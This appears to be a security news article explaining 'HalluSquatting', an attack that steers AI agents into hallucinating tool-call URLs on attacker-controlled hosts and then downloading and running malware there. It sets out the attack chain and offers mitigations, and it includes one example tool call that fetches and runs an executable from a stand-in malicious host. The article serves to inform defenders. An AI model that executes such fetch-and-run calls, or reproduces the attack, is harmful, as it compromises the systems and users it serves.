
The HalluSquatting Exploit: Weaponizing AI Hallucinations
Researchers have identified a novel attack vector, dubbed 'HalluSquatting,' that exploits a fundamental weakness in current AI models: their propensity to hallucinate. This vulnerability allows malicious actors to trick AI agents into executing arbitrary code, potentially leading to the creation of massive botnets or other damaging cyber operations. The attack targets the way AI models interpret and generate tool calls, specifically when they hallucinate URLs for non-existent or malicious software and services.
At its core, HalluSquatting leverages the AI's tendency to 'dream up' plausible-sounding but ultimately fabricated inputs. When an AI agent is tasked with a complex operation that might require calling an external tool or API, it can sometimes generate a URL for that tool even if the tool doesn't exist or is controlled by an attacker. HalluSquatting capitalizes on this by making these hallucinated URLs point to malicious code repositories or executable files. The AI, believing it's following a legitimate instruction, then proceeds to download and execute this malicious payload.
The implications are profound. Unlike traditional exploits that might target specific software vulnerabilities, HalluSquatting exploits a characteristic inherent to the AI models themselves. This means that every available large language model (LLM) and AI agent is potentially susceptible. The attack doesn't require sophisticated zero-day exploits in the target AI's infrastructure; it manipulates the AI's own internal reasoning process.
How HalluSquatting Works

The attack chain typically begins with a carefully crafted prompt designed to elicit a specific hallucination from the AI agent. For instance, an attacker might ask the AI to perform a task that subtly implies the need for a specific, perhaps obscure, software library or tool. The AI, in its attempt to fulfill the request, might 'invent' a URL for this tool. This hallucinated URL is then passed to the AI's execution environment, which often includes capabilities to interact with the internet and run downloaded code.
Consider a scenario where an AI agent is asked to automate a software development task. It might need to install a dependency. If the attacker has poisoned the search results or data the AI relies on, the AI might generate a tool call like:
download_and_run('http://malicious-repo.com/obscure-tool-v1.2.exe')The AI, having 'hallucinated' this URL as a plausible solution, would then instruct its execution environment to fetch and run the executable from that address. The executable, of course, contains the attacker's malicious code.
The 'Squatting' aspect of the name comes from the attacker's ability to 'occupy' or control these hallucinated namespaces. By ensuring that the hallucinated URLs resolve to attacker-controlled infrastructure, they can effectively hijack the AI's intended actions. This is akin to domain squatting, where attackers register domain names that are likely to be mistyped or predicted by users, but applied to the AI's internal generation of tool calls.
The Ubiquity of the Threat
What makes HalluSquatting particularly alarming is its broad applicability. Current AI models, from large language models like GPT-4 to specialized AI agents designed for specific tasks, all exhibit some degree of hallucination. This phenomenon is not a bug to be patched but an emergent property of complex neural networks trained on vast, often noisy, datasets.
Researchers at the Cyber Security Lab of the University of California, Riverside, who detailed the attack, have demonstrated its effectiveness across various popular LLMs. The attack vector exploits a fundamental aspect of how these models generate outputs, particularly when interacting with external tools or APIs. This means that simply updating the AI model's weights might not fully eradicate the threat, as the underlying generative mechanisms remain susceptible.
The challenge for AI developers and security professionals is significant. Traditional security measures, such as input sanitization or output filtering, may not be sufficient. The malicious input is not directly provided by a user but is *generated* by the AI itself as part of its reasoning process. This makes it incredibly difficult to distinguish between a legitimate, albeit novel, tool call and a hallucinated, malicious one.
Implications for AI Agent Security
The potential for creating large-scale botnets is a primary concern. An attacker could potentially compromise thousands or even millions of AI agents by tricking them into downloading and running malware. These compromised agents could then be used for distributed denial-of-service (DDoS) attacks, cryptocurrency mining, data exfiltration, or other malicious activities. The sheer scale and distributed nature of such a botnet would make it exceptionally difficult to dismantle.
Furthermore, HalluSquatting could be used for more targeted attacks. An attacker might trick an AI agent into downloading a specific exploit kit or ransomware, which then targets the system the AI is operating on. If the AI has privileged access to sensitive systems or data, the consequences could be catastrophic.
The attack also highlights the fragility of current AI agent architectures. Many agents are designed with a degree of autonomy, allowing them to choose and execute tools to achieve their goals. HalluSquatting exploits this autonomy by corrupting the decision-making process at a fundamental level. It's less about breaking into the AI and more about convincing the AI to let the attacker in through its own 'imagination'.
Mitigation Strategies and Future Directions
While the attack exploits a fundamental weakness, researchers are exploring several mitigation strategies. One approach involves enhancing the AI's ability to self-critique or verify its generated tool calls. This could involve cross-referencing hallucinated URLs with known safe repositories or using secondary AI models to validate the plausibility and security of proposed actions.
Another strategy focuses on strengthening the execution environment. Implementing stricter sandboxing, limiting the types of operations AI agents can perform, and requiring explicit user confirmation for any code execution triggered by tool calls are crucial steps. Think of it like a bank teller needing a manager's approval for any transaction over a certain amount; the AI needs a similar human-in-the-loop or robust automated check before executing potentially dangerous commands.
The long-term solution may involve developing AI architectures that are inherently less prone to hallucination or that can better distinguish between factual recall and creative generation. However, given that hallucination is a complex emergent property, this is a significant research challenge.
For developers building AI agents or integrating AI into their workflows, a critical takeaway is to treat AI-generated commands with extreme caution. Never assume that a tool call or URL generated by an AI is safe. Implement robust verification steps, limit the agent's permissions, and maintain a vigilant security posture. The era of trusting AI implicitly to manage execution is over; a new layer of AI-specific security must be built.
What remains to be seen is how quickly the AI industry can adapt to this new class of threat. The speed at which AI models are being deployed, often with limited security vetting, means that HalluSquatting could become a widespread problem before effective countermeasures are widely adopted.